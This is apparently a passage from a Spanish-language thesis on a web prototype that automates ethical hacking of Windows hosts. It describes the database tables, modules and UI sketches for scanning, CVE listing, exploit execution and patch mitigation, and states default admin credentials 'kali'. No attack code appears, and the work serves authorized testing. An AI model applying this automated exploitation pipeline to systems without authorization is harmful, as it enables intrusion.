


Figura 2.12 Diagrama de clases

2.5 DIAGRAMA RELACIONAL

El diagrama relacional, es un tipo de diagrama que nos ilustra como las entidades se relacionan entre sí dentro de un sistema.

En el diagrama de la Figura 2.13 se presentan las tablas y las relaciones del diagrama autogenerado por MySQL. Como se puede observar existen 8 tablas para el registro de los datos para cada fase del hackeo ético.

La tabla `tbl_usuarios` almacena la información del usuario administrador para la gestión del sistema Web, cuenta con atributos como: identificador, usuario, correo y el hash de la contraseña.

La tabla `tbl_escaneos` almacena la información del escaneo programado, todos los atributos están ligados a la fecha de ejecución y como proceder con el escaneo. Cuenta con atributos como: identificador, nombre del escaneo, periodo del escaneo, día, hora, minuto, tipo del escaneo y el identificador del usuario.

La tabla `tbl_activos` guarda los registros de los equipos para escanear como los atributos: identificador, nombre, dirección IP e identificador del escaneo.

La tabla `tbl_estado` registra toda la información del estado de los equipos como: identificador, nombre de los resultados, estado (encendido o apagado), fecha, Sistema Operativo, familia del S.O, dirección MAC, fabricante de la tarjeta de red, progreso del escaneo y el identificador del escaneo.

La tabla `tbl_servicios` guarda los registros asociados a los servicios encontrados con los siguientes campos: identificador, puerto, protocolo, estado, razón, nombre del servicio, producto, versión, CPE y el identificador del estado.

La tabla `tbl_CVE` almacena la información asociada a las vulnerabilidades encontradas como: identificador, CVE, fecha, puntaje(riesgo), descripción, CPE y el identificador del estado.

La tabla `tbl_exploits` registra todo lo referente a los exploits ejecutados con los siguientes atributos: identificador, nombre del exploit, payload, referencia del CVE, descripción y el estado del exploit (posiblemente explotable, explotable con otros parámetros, o no explotable).

Finalmente, la tabla tbl_parches almacena la información acerca de los parches instalados con los siguientes campos: identificador, descripción, estado e identificador del estado.




Figura 2.13 Diagrama Relacional para el aplicativo Web

2.6 MÓDULOS

Basados en los casos de uso los módulos se definieron como se lista en la Tabla 2.7 a continuación:

- Módulo de Autenticación
- Módulo de Pantalla Principal
- Módulo de Actualización de Credenciales
- Módulo de Logs de la Aplicación
- Módulo de Activos
- Módulo de Calendarización.
- Módulo de Estado de Activos y Resultados Finales
- Módulo de Escaneo de la Red y presentación de datos.
- Módulo de Explotación.
- Módulo de Mitigación y pruebas de conectividad de PowerShell.

Tabla 2.18 Lista de módulos de la aplicación

Módulo	Historia de Usuario	Descripción Historia
Módulo de Autenticación	SW1	Iniciar sesión.
Módulo de Actualización de Credenciales	SW2	Cambio de nombre de usuario y contraseña.
Módulo de Pantalla Principal	SW4	Noticias de ultima vulnerabilidad.
Módulo de Logs de la Aplicación	SW5	Registros de la aplicación.
Módulo de Activos	SW3	Ingreso, modificación o eliminación de activos de la red.
Módulo de Calendarización.	SW6	Creación del escaneo.
	SW7	Modificar, eliminar o ejecutar el escaneo.
Módulo de Estado de Activos y Resultados Finales	SW8	Visualizar los resultados.
	SW9	Exportar los resultados.
Módulo de Escaneo de la Red y presentación de datos.	SW10	Visualizar los servicios encontrados.
	SW11	Visualizar las vulnerabilidades encontradas.
Módulo de Explotación.	SW12	Visualizar los exploits ejecutados.
Módulo de Mitigación y pruebas de conectividad de PowerShell.	SW13	Mitigación de vulnerabilidades de Sistema Operativo.

2.7 SKETCHES DE INTERFACES DE USUARIO

Los bocetos de las interfaces de usuario del prototipo de gestión Web se realizaron tomando en cuenta las historias de usuario y los requerimientos de la Tabla 2.7 estos sketches permitirán diseñar las UI del aplicativo Web. Para facilitar el uso del aplicativo Web se implementaron dos menús: uno en horizontal en la parte superior y otro en vertical en la parte izquierda. El primero estará solo relacionado a acciones de la sesión del usuario y el segundo corresponderá a todas las acciones del hackeo ético.

En el ANEXO F se muestran todos los bocetos de las interfaces. A continuación, se muestran algunos de los bocetos. En la Figura 2.14 se muestra el diseño del sketch relacionado al formulario de autenticación o Login, el cual permite al usuario Administrador acceder a todas las funcionalidades de la aplicación, este diseño contiene el menú horizontal, varios Label, inputText y un Button que mediante un POST enviará los datos a la aplicación validará el acceso. El usuario y contraseña por defecto es kali.




Figura 2.14 Sketch del formulario de autenticación

En la Figura 2.15 se muestra la página principal, este formulario solo se presentará si se realizó una autenticación satisfactoria; como se puede visualizar, existen los dos menús antes mencionados, uno con respecto a la sesión del usuario y otro exclusivo para el hackeo ético. La función principal de este sketch es que el usuario pueda visualizar el CVE mas reciente.




Figura 2.15 Sketch de la página principal

En la Figura 2.16 se presenta el sketch del formulario para crear, modificar o eliminar un activo. En el formulario se podrá visualizar todos los activos creados en la derecha, y adicionalmente se podrán realizar las acciones de eliminar o modificar. En la parte izquierda se podrá crear el activo con el Button. se valida y almacenan los datos ingresados.




Figura 2.16 Sketch del formulario para crear, modificar o eliminar un activo

En la Figura 2.17 se presenta el sketch del formulario del menú de Calendarización en el cual existen dos pestañas, una para crear un escaneo y otra dónde se listan todos los escaneos con información base y sus respectivas acciones como: editar, eliminar, ejecutar y ver resultados. El Button muestra el menú de los resultados de todos los escaneos.




Figura 2.17 Sketch del formulario de Calendarización.

En la Figura 2.18 se presenta el formulario para crear una Escaneo Programado en el cual se ingresarán los siguientes datos: nombre del escaneo, periodo del escaneo (semanal o mensual), día, hora, minuto, tipo de escaneo (simple o minucioso), puertos y activos asociados.




Figura 2.18 Sketch de formulario para crear un Escaneo Programado

En la Figura 2.19 se presenta el sketch del formulario que muestra el estado de los activos que han sido escaneados, éste muestra si los equipos estuvieron encendidos en la fecha programada del escaneo, el sistema operativo, la dirección MAC, el progreso del escaneo y las acciones disponibles como: ver los resultados, exportar los resultados en formato PDF o eliminar el registro.




Figura 2.19 Sketch de formulario de Estado de los Activos

En la Figura 2.20 se muestra el sketch para el formulario en el cual se visualiza: el CVE, la fecha, el puntaje con diferentes colores dependiendo del valor y el CPE asociado. Con el Button se podrá visualizar la siguiente fase del hackeo ético que corresponde a los exploits asociados




Figura 2.20 Sketch de la presentación de vulnerabilidades encontradas

En la Figura 2.21 se presenta el sketch del formulario en el que se presentarán los datos correspondientes a la fase de explotación, en los cuales se detalla el nombre del exploit, el payload, una descripción y el estado (explotable, no explotable, o entre otros). Con el Button se procederá a la fase final de mitigación.




Figura 2.21 Sketch de la presentación de resultados de los exploits ejecutados.

En la Figura 2.22 se presenta el formulario de la fase de la mitigación, en la cual se eligen los parches de Windows que se pueden instalar, se presentarán todos los datos obtenidos del `PowerShell` con la posibilidad de que el usuario elija que parches desea instalar y mediante el Button se procede con la instalación de los parches.




Figura 2.22 Sketch de la presentación de parches disponibles para instalar.

2.8 IMPLEMENTACIÓN

En el presente capítulo se presenta la codificación del prototipo de Gestión Web para la automatización del hackeo ético para Sistemas Operativos Windows. Se describe la implementación de la base de datos y los módulos del aplicativo Web, también la creación de la máquina virtual con Kali Linux y la máquina virtual explotable con Windows Server 2008.

2.8.1 Creación Máquinas virtuales

A continuación, se detalla la creación de las máquinas virtuales para el prototipo de gestión Web y para realizar las pruebas de seguridad.

2.8.1.1 Creación de Máquina Virtual Kali Linux

